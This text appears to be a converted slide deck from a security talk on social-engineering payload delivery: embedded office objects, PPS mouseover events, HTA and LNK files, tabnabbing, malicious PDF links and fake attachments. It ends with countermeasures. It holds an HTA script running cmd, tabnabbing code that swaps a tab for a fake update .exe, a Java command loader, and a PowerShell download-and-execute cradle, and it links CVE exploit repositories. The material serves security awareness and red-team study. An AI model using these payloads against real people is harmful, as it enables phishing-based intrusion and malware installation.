


## **Embedding Object in office document**


 Insight – Scenario 1 (Object in doc with changed name)





Insight




Insight









Insights – Scenario 2 (Ink object in doc)









# Mouseover event in Powerpoint (pps)

- Insight
  - Save as pps



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## Mouseover event in Powerpoint (pps) (Cont.)



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
#### HTA / LNK file

- Insight HTA
  - Employee engagement.hta


```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\\System32\\cmd.exe /c calc.exe', 0);window.close();
</script>
```

### HTA / LNK file (Cont.)

Insight - LNK



### HTA / LNK file (Cont.)



### **Tabnabbing**

Insights


```
function exitpop()
{

bkp = window.open("https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010", "_blank");
setTimeout( function(){ bkp.location.href = "http://192.168.56.1/incident/KB3155520.exe"; }, 3000);
}
```

### Tabnabbing (Cont.)



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
#### PDF with malicious link

- Insights
  - Prepare jar and PDF file


```
root@Bhdresh:/tmp# cat doscmd.java
import java.io.*;

public class doscmd
{
  public static void main(String args[])
  {
    try
    {
    Process p=Runtime.getRuntime().exec("cmd /c calc.exe");
    p.waitFor();
    BufferedReader reader=new BufferedReader(new InputStreamReader(p.getInputStream()));
    String line=reader.readLine();
    while(line!=null)
    {
        System.out.println(line);
        line=reader.readLine();
    }
    }
    catch(IOException el) {}
    catch(InterruptedException e2) {}
    System.out.println("Done");
    }
}
```


### PDF with malicious link (Cont.)



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


#### PDF with malicious link (Cont.)




#### Fake attachment scam

- Insights
  - Add fake attachment image and update the hyperlink




### Fake attachment scam (Cont.)


- Insights
  - Send email to target



### Fake attachment scam (Cont.)



### Password protected document



### N-day attacks

- CVE-2017-0199
  - https://github.com/bhdresh/CVE-2017-0199
- CVE-2017-8759
  - https://github.com/bhdresh/CVE-2017-8759
- CVE-2017-11882
  - :)

#### **Macro twists**

- Twists
  - Remote ps1 (Fileless)

```
powershell.exe IEX (New-Object
Net.WebClient).DownloadString("http://<ip_
address>/full_path/script_name.ps1")
```

Run macro on action

Private Sub CommandButton1\_Click()
Debugging

End Sub

#### Countermeasures

- Disable DDE
  - https://gist.github.com/wdormann/732bb88d9b5dd5a66c9f1e1498f31a1b
- Disable Macro
- SPF, PTR, DKIM, DMARC records
- Enhance user awareness
- Patching
- Filtering egress and ingress traffic (URL filtering, Sandboxing, IPS, DNS Sinkholes, etc.)

#### Github

https://github.com/bhdresh/SocialEngineeringPayloads

### Q&A